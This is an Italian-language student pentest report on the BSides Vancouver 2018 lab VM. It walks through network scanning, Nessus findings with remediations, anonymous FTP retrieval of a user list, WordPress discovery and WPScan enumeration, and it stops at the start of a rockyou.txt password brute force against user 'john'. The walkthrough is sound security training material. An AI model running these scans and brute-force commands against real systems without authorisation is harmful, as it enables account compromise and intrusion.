

# **M4 - Progetto fine modulo**

## **Black Box Pentest**

### **Indice**

|                                            |       |
|--------------------------------------------|-------|
| <b>1. Executive Summary</b>                | p. 2  |
| <b>2. Ambiente</b>                         | p. 2  |
| <b>3. Vulnerability Assessment</b>         | p. 3  |
| 3.1 Netdiscover                            | p. 3  |
| 3.2 Nmap                                   | p. 4  |
| 3.3 Nessus                                 | p. 5  |
| 3.4 Remediations                           | p. 7  |
| 3.5 Porta 21 - FTP                         | p. 8  |
| 3.6 Porta 80 - HTTP & Dirb                 | p. 10 |
| 3.7 WPScan                                 | p. 12 |
| <b>4. Penetration Test</b>                 | p. 15 |
| 4.1 Attacco BruteForce - WPScan            | p. 15 |
| 4.2 Porta 22 - SSH & Brute Force con Hydra | p. 17 |
| 4.3 Privilege Escalation                   | p. 19 |
| <b>5. Conclusioni</b>                      | p. 20 |
| <b>6. Glossario</b>                        | p. 21 |

## 1. Executive Summary

Il presente documento espone l'analisi di sicurezza condotta sulla macchina **target BSides Vancouver 2018** attraverso un'attività di **Black Box Pentest**. L'obiettivo principale è stato identificare le vulnerabilità del sistema e valutare l'impatto di un potenziale attacco esterno. La metodologia si è articolata in tre fasi principali: una ricognizione iniziale tramite **Netdiscover** e **Nmap** per la mappatura dei servizi, seguita da un **Vulnerability Assessment** automatizzato con **Nessus**.

Le criticità maggiori sono state riscontrate in una versione obsoleta del **CMS WordPress** e nel servizio **SSH**. La fase di **exploitation** ha dimostrato la fragilità delle politiche di autenticazione. Tramite l'utilizzo del tool **Hydra**, è stato possibile condurre un attacco di **Brute Force** con successo, ottenendo l'accesso iniziale al sistema. Successivamente, l'analisi ha rivelato una configurazione errata dei privilegi dell'utente 'anne', che ha permesso una **Privilege Escalation** fino ai massimi privilegi di **root**, portando alla completa compromissione della macchina.

## 2. Ambiente

L'infrastruttura di test è stata realizzata utilizzando il software di virtualizzazione **Oracle VM VirtualBox**.

L'ambiente è così composto:

- **Macchina Host (Attaccante):** È stata utilizzata una distribuzione Kali Linux, scelta come piattaforma standard per il Penetration Testing in quanto equipaggiata nativamente con tutti i tool necessari (Nmap, Hydra, WPScan, ecc.).
- **Macchina Target (Vittima):** Il bersaglio dell'attività è la macchina vulnerabile BSides Vancouver 2018

L'utilizzo di **VirtualBox** ha permesso di simulare uno scenario reale di attacco di rete, mantenendo il controllo completo per poter ripristinare lo stato della macchina target dopo ogni tentativo di compromissione.

### 3. Vulnerability Assessment

#### 3.1 Netdiscover

In questa fase iniziale, l'obiettivo è stato mappare l'intera superficie d'attacco della macchina **BSides Vancouver 2018**. L'analisi è partita dall'identificazione della configurazione di rete locale tramite il comando **ip a**, che ha permesso di determinare il perimetro di scansione corretto.

Successivamente, è stata eseguita una scansione tramite lo strumento **Netdiscover** per individuare l'indirizzo **IP** univoco del bersaglio all'interno della rete. Questa operazione è fondamentale per isolare il target e procedere con le fasi successive di analisi dei servizi e delle vulnerabilità.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:26:32:34 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.10/28 brd 172.20.10.15 scope global dynamic noprefixroute eth0
        valid_lft 2932sec preferred_lft 2932sec
    inet6 fe80::c53f:add7:a68a:ade8/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sudo netdiscover -r 172.20.10.0/24
```

- **sudo** : l'utilizzo di netdiscover necessita dei permessi di amministratore
- **netdiscover**: lo strumento di scansione
- **-r** : indica il range di indirizzi IP da scansionare
- **172.20.10.0/24** : specifica la rete da analizzare

| Currently scanning: Finished!                 |                   | Screen View: Unique Hosts |                                    |
|-----------------------------------------------|-------------------|---------------------------|------------------------------------|
| 4 Captured ARP Req/Rep packets, from 4 hosts. |                   | Total size: 240           |                                    |
| IP                                            | At MAC Address    | Count                     | Len MAC Vendor / Hostname          |
| 172.20.10.1                                   | 8a:1e:5a:f6:e4:64 | 1                         | 60 Unknown vendor                  |
| 172.20.10.7                                   | 6c:05:d3:a6:75:2b | 1                         | 60 CHINA DRAGON TECHNOLOGY LIMITED |
| 172.20.10.11                                  | 08:00:27:c0:b3:0c | 1                         | 60 PCS Systemtechnik GmbH          |
| 172.20.10.6                                   | 70:70:aa:a4:65:91 | 1                         | 60 Amazon Technologies Inc.        |

I risultati della scansione mostrano 4 host attivi. Nello specifico, analizzando **MAC Address** e **MAC Vendor/Hostname**, si nota la presenza di “**PCS Systemtechnik GmbH**”, con relativo MAC Address che inizia in “**08:00:27**”. Entrambe le informazioni, tipiche delle macchine virtuali, ci confermano la presenza del nostro target all’indirizzo **IP 172.20.10.11**. Si procede ora alla verifica di connettività delle 2 macchine (Host e Target), attraverso il comando “**ping**” da terminale **Kali Linux**.

```
(kali㉿kali)-[~]
$ ping 172.20.10.11
PING 172.20.10.11 (172.20.10.11) 56(84) bytes of data.
64 bytes from 172.20.10.11: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 172.20.10.11: icmp_seq=2 ttl=64 time=1.24 ms
64 bytes from 172.20.10.11: icmp_seq=3 ttl=64 time=1.13 ms
64 bytes from 172.20.10.11: icmp_seq=4 ttl=64 time=1.52 ms
64 bytes from 172.20.10.11: icmp_seq=5 ttl=64 time=0.853 ms
^C
— 172.20.10.11 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 0.853/1.172/1.519/0.215 ms
```

Il test ha confermato una comunicazione stabile e priva di perdita di pacchetti tra l'IP 172.20.10.10 (Kali) e 172.20.10.11 (BSides), garantendo i presupposti necessari per procedere con le scansioni dei servizi.

### 3.2 Nmap

Dopo aver confermato la raggiungibilità dell'host, è stata eseguita una scansione con Nmap per identificare porte aperte, servizi esposti e le relative versioni.

```
(kali㉿kali)-[~]
$ sudo nmap -sS -sV -T4 172.20.10.11
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 13:01 EST
Nmap scan report for 172.20.10.11
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:C0:B3:0C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.38 seconds
```

In particolare, per la scansione, sono stati utilizzati i seguenti comandi:

- **-sS : SYN Scan**, una scansione stealth che individua porte aperte attraverso l'invio di pacchetti SYN senza però completare la connessione TCP.
- **-sV : Version Detection**, per identificare il servizio e la relativa versione in ascolto su una determinata porta.
- **-T4 : Timing Template 4**, un parametro che regola la velocità e l'aggressività di una scansione (in questo caso, essendo un ambiente di test, si utilizza **T4** poiché accelera notevolmente il processo).

Il risultato della scansione mostra 3 porte aperte sulla macchina target, rispettivamente:

- **21 : ftp**
- **22 : ssh**
- **80 : http**

### 3.3 Nessus

Nessus è uno dei software di scansione più diffusi per il vulnerability assessment, utilizzato per identificare falle di sicurezza, bug e configurazioni errate in reti e sistemi. Le vulnerabilità sono debolezze del software o dell'hardware che un malintenzionato può sfruttare per compromettere la riservatezza, l'integrità o la disponibilità dei dati. La loro gravità è misurata dal punteggio **CVSS** (Common Vulnerability Scoring System). Tale punteggio assegna un valore da 0 a 10, permettendo agli amministratori di dare priorità agli interventi in base alla criticità (**Low, Medium, High, Critical**) del rischio rilevato.

Per procedere con la scansione di Nessus è necessario:

1. **Avviare il servizio** : con il comando **sudo systemctl start nessusd**
2. **Configurare il target** : Inserendo l'indirizzo IP della macchina target
3. **Configurare la scansione** : Scegliendo di scansionare tutte le porte comuni (**common ports**) e tutte le vulnerabilità in modo rapido (**quick**)
4. **Avvio scansione**: utilizzando l'apposito comando "**Launch**"

```
(kali㉿kali)-[~]  
$ sudo systemctl start nessusd
```

Settings | Credentials | Plugins

**BASIC**

- General
- Schedule
- Notifications

**DISCOVERY**

**ASSESSMENT**

**REPORT**

**ADVANCED**

Name: BSides Vancouver 2018

Description: Scansione BSides Vancouver M4

Folder: Epicode

Targets: 172.20.10.11

Upload Targets [Add File](#)

Settings | Credentials | Plugins

**BASIC**

**DISCOVERY**

Scan Type: Port scan (common ports)

Settings | Credentials | Plugins

**BASIC**

**DISCOVERY**

**ASSESSMENT**

Scan Type: Scan for all web vulnerabilities (quick)

Configure Launch

L'analisi è durata 8 minuti. Nessus ha identificato un totale di 45 vulnerabilità, classificate secondo la scala di gravità CVSS v3.0.

| <input type="checkbox"/> Host         | Auth | Vulnerabilities ▼                               |    |
|---------------------------------------|------|-------------------------------------------------|----|
| <input type="checkbox"/> 172.20.10.11 | Fail | <div><div>1</div><div>1</div><div>4</div></div> | 39 |

| Sev                      | CVSS            | VPR   | EPSS | Name                                          | Family            | Count |     |
|--------------------------|-----------------|-------|------|-----------------------------------------------|-------------------|-------|-----|
| <input type="checkbox"/> | <b>CRITICAL</b> | 10.0  |      | Canonical Ubuntu Linux SEoL (12.04.x)         | General           | 1     | ⊙ ✎ |
| <input type="checkbox"/> | <b>MIXED</b>    | ...   | ...  | Apache HTTP Server (Multiple Issues)          | Web Servers       | 3     | ⊙ ✎ |
| <input type="checkbox"/> | <b>LOW</b>      | 2.1 * |      | ICMP Timestamp Request Remote Date Disclosure | General           | 1     | ⊙ ✎ |
| <input type="checkbox"/> | <b>MIXED</b>    | ...   | ...  | SSH (Multiple Issues)                         | Misc.             | 4     | ⊙ ✎ |
| <input type="checkbox"/> | <b>INFO</b>     | ...   | ...  | HTTP (Multiple Issues)                        | Web Servers       | 3     | ⊙ ✎ |
| <input type="checkbox"/> | <b>INFO</b>     | ...   | ...  | HTTP (Multiple Issues)                        | CGI abuses        | 2     | ⊙ ✎ |
| <input type="checkbox"/> | <b>INFO</b>     | ...   | ...  | SSH (Multiple Issues)                         | General           | 2     | ⊙ ✎ |
| <input type="checkbox"/> | <b>INFO</b>     | ...   | ...  | SSH (Multiple Issues)                         | Service detection | 2     | ⊙ ✎ |
| <input type="checkbox"/> | <b>INFO</b>     | ...   | ...  | Web Server (Multiple Issues)                  | Web Servers       | 2     | ⊙ ✎ |
| <input type="checkbox"/> | <b>INFO</b>     |       |      | Nessus SYN scanner                            | Port scanners     | 3     | ⊙ ✎ |

La maggior parte dei rilevamenti riguarda informazioni di sistema, ma sono presenti criticità che richiedono più attenzione.

In particolare, è stata rilevata una vulnerabilità critica con punteggio CVSS 10.0 che riguarda la presenza di un sistema operativo **Canonical Ubuntu Linux SEoL (12.04.x)**. La versione 12.04 è "**End of Life**", il che significa che non riceve più aggiornamenti di sicurezza ufficiali e questo espone l'host a numerosi exploit, giustificando il punteggio di gravità massima (10.0).

Inoltre, oltre al sistema operativo, la scansione ha rilevato diverse problematiche su servizi chiave quali: **Web Server (Apache & HTTP)**, relative alla configurazione del server web e **SSH**, relative a vulnerabilità nei servizi di accesso remoto.

### 3.4 Remediations

1. **Ubuntu Linux SEoL (12.04.x)** - Il sistema non riceve più patch di sicurezza dal fornitore. È necessario aggiornare il sistema operativo a una versione **LTS (Long Term Support)**.
2. **Apache HTTP Server** - Aggiornare Apache all'ultima versione stabile disponibile e disabilitare i moduli non necessari per ridurre la superficie di attacco.
3. **SSH** - Aggiornare il servizio SSH, disabilitare l'uso di algoritmi di cifratura obsoleti e, se possibile, disabilitare il login tramite password a favore delle chiavi SSH.

### 3.5 Porta 21 - FTP

Durante la fase di scansione dei servizi, è stata identificata la porta **21/TCP** attiva sull'host target. L'analisi ha confermato la possibilità di stabilire una sessione tramite utente **Anonymous**.

Eseguendo il comando **sudo ftp 172.20.10.11** e utilizzando l'identificativo "anonymous", il sistema ha garantito l'accesso senza richiedere alcuna credenziale valida. Questa configurazione indica un'errata gestione dei permessi sul servizio FTP, che risulta dunque aperto al pubblico. Tale falla espone a rischi significativi, quali l'esfiltrazione di dati riservati, l'upload di payload arbitrari o la ricognizione della struttura interna del file system da parte di utenti malevoli.

```
(kali㉿kali)-[~]  
$ ftp 172.20.10.11  
Connected to 172.20.10.11.  
220 (vsFTPD 2.3.5)  
Name (172.20.10.11:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

Una volta stabilita la sessione, è stata eseguita una scansione delle directory attraverso il comando **ls -la**. È stata individuata una directory denominata **public** e all'interno di essa, è stata rilevata la presenza di un file di backup: **users.txt.bk**. Il file **users.txt.bk** è stato scaricato sulla macchina locale e analizzato con il comando **cat**. Il contenuto ha rivelato una lista di nomi utente validi presenti sul sistema target.



```

(kali㉿kali)-[~]
$ ftp 172.20.10.11
Connected to 172.20.10.11.
220 (vsFTPD 2.3.5)
Name (172.20.10.11:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||7750|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||54756|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||11453|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
226 Transfer complete.
31 bytes received in 00:00 (4.06 KiB/s)

```

```


(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

```

L'esposizione di nomi utente reali riduce drasticamente l'efficacia delle difese contro attacchi di tipo **Brute Force**. Un attaccante non deve più indovinare gli account esistenti, ma può concentrarsi esclusivamente sulla ricerca delle password per le utenze identificate.

## 3.6 Porta 80 - HTTP & Dirb

La scansione del target ha individuato un servizio HTTP accessibile alla porta 80 e per constatare ciò, si prova ad accedere all'indirizzo IP del target tramite browser Firefox.



### It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

L'output conferma che sulla porta 80 è presente la pagina di default di **Apache**. Questo significa che il server è attivo, ma non ci sono contenuti visibili nella home page.

Dato che la home page è vuota, utilizziamo **dirb** per scansionare il server alla ricerca di directory e file nascosti.

Il comando necessario da lanciare nel terminale Kali è: **dirb 172.20.10.11** (IP Target).

```
(kali@kali)-[~]
└─$ dirb http://172.20.10.11

DIRB v2.22
By The Dark Raver


START_TIME: Tue Jan 27 14:36:16 2026
URL_BASE: http://172.20.10.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


— Scanning URL: http://172.20.10.11/ —
+ http://172.20.10.11/cgi-bin/ (CODE:403|SIZE:288)
+ http://172.20.10.11/index (CODE:200|SIZE:177)
+ http://172.20.10.11/index.html (CODE:200|SIZE:177)
+ http://172.20.10.11/robots (CODE:200|SIZE:43)
+ http://172.20.10.11/robots.txt (CODE:200|SIZE:43)
+ http://172.20.10.11/server-status (CODE:403|SIZE:293)

END_TIME: Tue Jan 27 14:36:27 2026
DOWNLOADED: 4612 - FOUND: 6
```

La scansione ha rivelato 6 risorse, ma la più rilevante è:  
**http://172.20.10.11/robots.txt** (Codice: 200, Dimensione: 43 bytes).  
Questo file, comunemente utilizzato per istruire i motori di ricerca a non indicizzare su determinate pagine, può elencare file e directory nascoste.  
Il prossimo passo da compiere è vedere cosa contiene il file **robots.txt** attraverso il browser Firefox.



Dalla ricerca effettuata, il file **robots.txt**, risulta contenere una directory nascosta: **backup\_wordpress**  
A questo punto, si prosegue accedendo alla directory



Dallo screenshot precedente si evince che l'accesso alla directory **http://172.20.10.11/backup\_wordpress** ha rivelato un blog **WordPress** attivo e, dall'analisi visiva della pagina, si possono notare informazioni cruciali:

- La piattaforma Wordpress è etichettata come "Retired". I siti non aggiornati sono vulnerabili per definizione, poiché non ricevono patch di sicurezza.
- Il post è firmato "John", il quale risulta essere un nome utente valido per un potenziale attacco Brute Force. (il nome John è presente nella lista precedentemente visionata).
- Viene menzionato l'amministratore IT "**John**", confermando che questo utente ha probabilmente privilegi elevati.

### 3.7 WPScan

Quando si incontra un WordPress, lo strumento standard da usare è **WPScan**. Questo strumento possiede un database aggiornato di migliaia di vulnerabilità specifiche per WordPress che permettono l'identificazione di:

- Plugin vulnerabili, non aggiornati o configurazioni deboli
- Temi obsoleti, che possono contenere falle di sicurezza
- Versione del core di WordPress
- Utenti registrati

Nello specifico, si utilizza il seguente comando:

- **wpscan --url http://172.20.10.11/backup\_wordpress --enumerate u**

Dove:

- il parametro **--url** serve per specificare l'indirizzo IP dove è presente WordPress
- Il parametro **--enumerate u** serve per l'enumerazione degli utenti. WordPress, se non configurato correttamente, rivela i nomi utente

WordPress, se non configurato correttamente, rivela i nomi utente attraverso vari metodi. Questo comando automatizza la ricerca di questi nomi.

```

(kali@kali)-[~]
$ wpscan --url http://172.20.10.11/backup_wordpress --enumerate u

```

---


  
 WordPress Security Scanner by the WPScan Team
   
 Version 3.8.28
   
 @WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

---

```

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://172.20.10.11/backup_wordpress/ [172.20.10.11]
[+] Started: Wed Jan 28 12:09:10 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
|   - Server: Apache/2.2.22 (Ubuntu)
|   - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.20.10.11/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.20.10.11/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.20.10.11/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

```

```
[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://172.20.10.11/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://172.20.10.11/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twenty sixteen
| Location: http://172.20.10.11/backup_wordpress/wp-content/themes/twenty sixteen/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://172.20.10.11/backup_wordpress/wp-content/themes/twenty sixteen/readme.txt
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://172.20.10.11/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twenty sixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://172.20.10.11/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:02

[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jan 28 12:09:17 2026
[+] Requests Done: 71
[+] Cached Requests: 6
[+] Data Sent: 18.073 KB
[+] Data Received: 23.005 MB
[+] Memory used: 197.051 MB
[+] Elapsed time: 00:00:06
```

Terminata la scansione, si ha la conferma della presenza di 2 account utente:  
**John e Admin.**

## 4. Penetration Test

### 4.1 Attacco BruteForce - WPScan

A seguito dell'individuazione dell'account utente **john**, è stata avviata una fase di verifica della robustezza delle credenziali tramite un attacco **BruteForce** attraverso il tool **WPScan**.

Per procedere con l'attacco, il comando da eseguire nel terminale Kali Linux è il seguente: **wpscan --url http://172.20.10.11/backup\_wordpress -U john -P /usr/share/wordlists/rockyou.txt**, dove:

- **--url** : specifica l'URL dove è presente WordPress
- **-U john** : concentra l'attacco BruteForce sull' utente john (utente identificato come valido in fase di enumerazione)
- **-P /usr/share/wordlists/rockyou.txt** : è il percorso del dizionario da utilizzare per trovare la password (in questo caso **rockyou.txt**, un dizionario presente già su Kali Linux)

```
(kali@kali)-[~]
$ wpscan --url http://172.20.10.11/backup_wordpress -U john -P /usr/share/wordlists/rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart



[+] URL: http://172.20.10.11/backup_wordpress/ [172.20.10.11]
